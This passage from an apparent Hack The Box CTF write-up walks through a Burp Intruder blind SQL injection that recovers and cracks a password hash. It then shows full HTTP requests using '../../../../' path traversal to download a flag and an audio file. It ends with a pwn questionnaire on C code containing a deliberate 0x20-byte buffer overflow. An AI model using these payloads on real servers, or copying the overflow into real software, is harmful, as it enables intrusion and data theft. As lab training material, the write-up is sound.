


8. Success! Next step is to deploy the remote application and use the discovered vulnerabilities to get the flag.




9. As I said earlier, we can use Burp Suite Intruder (if available, otherwise you can write a simple bash/python script for this purpose) to set up an automated Blind SQL injection attack.






10. In the same way we should work with other characters but there is a way to automate attack. Let's take a look at it. We should use the *Cluster bomb* mode and define two injection points: for changing position of the target hash character; for changing symbol (a-z0-9).




11. Attack is finished, so let’s process the results and find a final password hash.


Request	Payload 1	Payload 2	Status	Respo...	Respons...	Error	Timeout	Length	Comment
197	5	0	403	3112	3113			207	
37	5	'b'	403	3106	3106			207	
63	31	'b'	403	3096	3096			207	
173	13	'f'	403	3081	3081			207	
210	18	0	403	3066	3066			207	
205	13	0	403	3063	3106			207	
279	23	2	403	3063	3063			207	
422	6	7	403	3063	3063			207	
225	1	1	403	3062	3062			207	
369	17	5	403	3062	3063			207	
500	20	9	403	3062	3062			207	
59	27	'b'	403	3061	3061			207	
213	21	0	403	3061	3061			207	
359	7	5	403	3061	3061			207	
483	3	9	403	3061	3061			207	
208	16	0	403	3060	3060			207	
223	31	0	403	3060	3061			207	
236	12	1	403	3060	3060			207	
376	24	5	403	3060	3060			207	
386	2	6	403	3060	3061			207	
218	26	0	403	3059	3059			207	
299	11	3	403	3059	3059			207	
220	28	0	403	3058	3058			207	
296	8	3	403	3058	3058			207	
495	15	9	403	3058	3088			207	
270	14	2	403	3057	3057			207	
510	30	9	403	3057	3057			207	
219	27	0	403	3056	3056			207	
438	22	7	403	3056	3056			207	
224	32	0	403	3055	3056			207	
260	4	2	403	3055	3055			207	
349	29	4	403	3055	3055			207	
467	19	8	403	3055	3056			207	
473	25	8	403	3055	3055			207	
66	2	'c'	403	308	308			207	
175	15	'f'	403	210	210			207	

12. Final hash: 1692b753c031f2905b89e7258dbc49bb. Password: `ichliebedich.` I used *CrackStation* to crack the hash.




13. We're in! Next step is to retrieve the flag.






14. Let’s try another path.



```
POST /api/export HTTP/1.1
Host: 159.65.94.38:31506
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=UTF-8
Content-Length: 45
Origin: http://159.65.94.38:31506
DNT: 1
Connection: close
Referer: http://159.65.94.38:31506/home
Cookie: session=eyJhdXRoIjoiZXlKaGJHY2lPaUpJVXpJMU5pSXNJblI1YONJNklrcFhWQ0o5LmV5SjFjMlZ5YmlGdFpTSTZJbUZrYldsdUlpd2laWGh3SWpveE5qYzVNVGclTkRVNWZRLilCYlN5LUxMQURy0VR3c09xNm5QX2kxd29va05IVVB3WTR0YONUcjE0YnMifQ.ZBYRcw._fH8IZARi95_7wSPX66-urI6QGA

{
  "name":"../../../../signal_sleuth_firmware"
}
```

```
HTTP/1.1 200 OK
Server: Werkzeug/2.2.3 Python/3.8.16
Date: Sat, 18 Mar 2023 19:43:13 GMT
Content-Disposition: attachment; filename=signal_sleuth_firmware
Content-Type: application/octet-stream
Content-Length: 31
Last-Modified: Tue, 14 Mar 2023 10:30:06 GMT
Cache-Control: no-cache
ETag: "1678789806.0-31-2987659682"
Vary: Cookie
Connection: close

HTB{T1m3_b4$3d_$ql1_4r3_fun!!!}
```

P.S. And just for fun 🙂



```
POST /api/export HTTP/1.1
Host: 159.65.94.38:31506
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=UTF-8
Content-Length: 55
Origin: http://159.65.94.38:31506
DNT: 1
Connection: close
Referer: http://159.65.94.38:31506/home
Cookie: session=eyJhdXRoIjoiZXlKaGJHY2lPaUpJVXpJMU5pSXNJblI1YONJNklrcFhWQ0o5LmV5SjFjMlZ5YmlGdFpTSTZJbUZrYldsdUlpd2laWGh3SWpveE5qYzVNVGclTkRVNWZRLilCYlN5LUxMQURy0VR3c09xNm5QX2kxd29va05IVVB3WTR0YONUcjE0YnMifQ.ZBYRcw._fH8IZARi95_7wSPX66-urI6QGA

{
  "name":"../../../../communications/communication.mp3"
}
```

```
HTTP/1.1 200 OK
Server: Werkzeug/2.2.3 Python/3.8.16
Date: Sat, 18 Mar 2023 19:40:23 GMT
Content-Disposition: attachment; filename=communication.mp3
Content-Type: audio/mpeg
Content-Length: 113612
Last-Modified: Tue, 14 Mar 2023 10:30:06 GMT
Cache-Control: no-cache
ETag: "1678789806.0-113612-1980634432"
Vary: Cookie
Connection: close

ID3TXXXmajor_brandmp42TXXXminor_version0TXXXcompatible_brandsisommp42TSSELavf58.29.100ÿûPInfo»B
"$'),.1469;>@CFHJMPRUXZ\_adgjlnqsvy{}□□□□□□□□□□□□□□;¤§©¬®°³¶¹»½ÀÃÅÈÉÍÏÒÕ×ÚÝÞáãæéìïðóõ÷úþLavc58.54$@»BÕeÜ□ýú□dði ¤ 4□?□□æðõð~
¿û©
□@?óõ□0ÀÁqÀSÁbÊã□6¸M4ÜQÃÓ□æF¤ù2p^□Å□Ü°[~T'tÎ□E¾□"6¿□□n□i:â□"□"ÿ40BÉÄ:
³ÄL□#ÈÍÿõ2ii¼□V7/□□□ÿÿÿþ□qB□ôÒ@Ñ°ÿrÞ#□ç□ÿZ□□·!R¿ò¼®ð0ü´|J,î\ □Z□\0□rÀ□j°+□ úpH□ã(ô=□ó□□/ò¡37"e□0ôÅ,EBïþNÅú□□ÄHÀ°MDýÏ't,iAç□°G□ÿÿä□U0 y<É□ÿÿÿ0¬SrÑ@ëDà□ô0 @p©□□□È1□7□qp´08dhDÅÅÉÃ ¶□□¥p
D ,D\cÀ`#²1µSf(ÅM□□Æ□Ð°FH¤□□□L¦éÐ□ýú□D¾□□pÀ®l□<¸□
:±§□50´ÅÃ□-□o×8B@Íj□Te¯j□Àj□mv±´Ss0je"□$<5K²ý¼é□¬c®&®¨ãÅCI4¤RÅ¤¿"pZ®Ê □Õ^d¾□a*□Q76ù¨¯Gq>X«®:iÅ'^□Ê½□Ã÷a□0¶ú³Ûµb□□j5?$Æ?øVÞ6b÷#18&î«□¿ÿÿÿÿÿò¿ÿÿÿÿÿó□□8<þ□C6g²U_
```


Flag

HTB{T1m3_b4$3d_$ql1_4r3_fun!!!}


Pwn

Initialise Connection

Challenge description



Step by step guide




Flag

HTB{g3t_r34dy_f0r_s0m3_pwn}

Questionnaire

Challenge description



Step by step guide

1. Review provided by the platform source code.

```
┌──(kali㉿kali)-[~/Desktop/htb_ca_2023]
└─$ cat test.c
#include <stdio.h>
#include <stdlib.h>

/*
This is not the challenge, just a template to answer the questions.
To get the flag, answer the questions.
There is no bug in the questionnaire.
*/

void gg(){
        system("cat flag.txt");
}

void vuln(){
        char buffer[0x20] = {0};
        fprintf(stdout, "\nEnter payload here: ");
        fgets(buffer, 0x100, stdin);
}

void main(){
        vuln();
}
```

2. Now, let's connect to the instance and answer the questions.


```
test: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked,
interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=5a83587fbda6ad7b1aeee2d59f027a882bf2a429,
for GNU/Linux 3.2.0, not stripped.

The output of 'checksec' command:

gef➤  checksec
Canary                        : ✘
NX                            : ✓
PIE                           : ✘
Fortify                       : ✘
RelRO                         : Partial

[*] Question number 0x1:

Is this a '32-bit' or '64-bit' ELF? (e.g. 1337-bit)

>> 64-bit

♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠
♠                   ♠
♠      Correct      ♠
♠                   ♠
♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠

[*] Question number 0x2:

What's the linking of the binary? (e.g. static, dynamic)

>> dynamic

♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠
♠                   ♠
♠      Correct      ♠
♠                   ♠
♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠

[*] Question number 0x3:

Is the binary 'stripped' or 'not stripped'?

>>
```

```
Is the binary 'stripped' or 'not stripped'?

>> not stripped

♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠
♠                   ♠
♠      Correct      ♠
♠                   ♠
♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠

[*] Question number 0x4:

Which protections are enabled (Canary, NX, PIE, Fortify)?

>> NX

♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠
♠                   ♠
♠      Correct      ♠
♠                   ♠
♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠
```

3. Here I used the checksec tool.

```
┌──(kali㉿kali)-[~/Desktop/htb_ca_2023/checksec]
└─$ checksec.sh-2.6.0/checksec --file=/home/kali/Desktop/htb_ca_2023/test
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable     FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   40 Symbols        No    0               1               /home/kali/Desktop/htb_ca_2023/test
```

```
[*] Question number 0x5:

What is the name of the custom function that gets called inside `main()`? (e.g. vulnerable_function())

>> vuln()

♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠
♠                   ♠
♠      Correct      ♠
♠                   ♠
♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠

[*] Question number 0x6:

What is the size of the 'buffer' (in hex or decimal)?

>> 0x20

♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠
♠                   ♠
♠      Correct      ♠
♠                   ♠
♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠

[*] Question number 0x7:

Which custom function is never called? (e.g. vuln())

>> gg()

♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠
♠                   ♠
♠      Correct      ♠
♠                   ♠
♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠
```

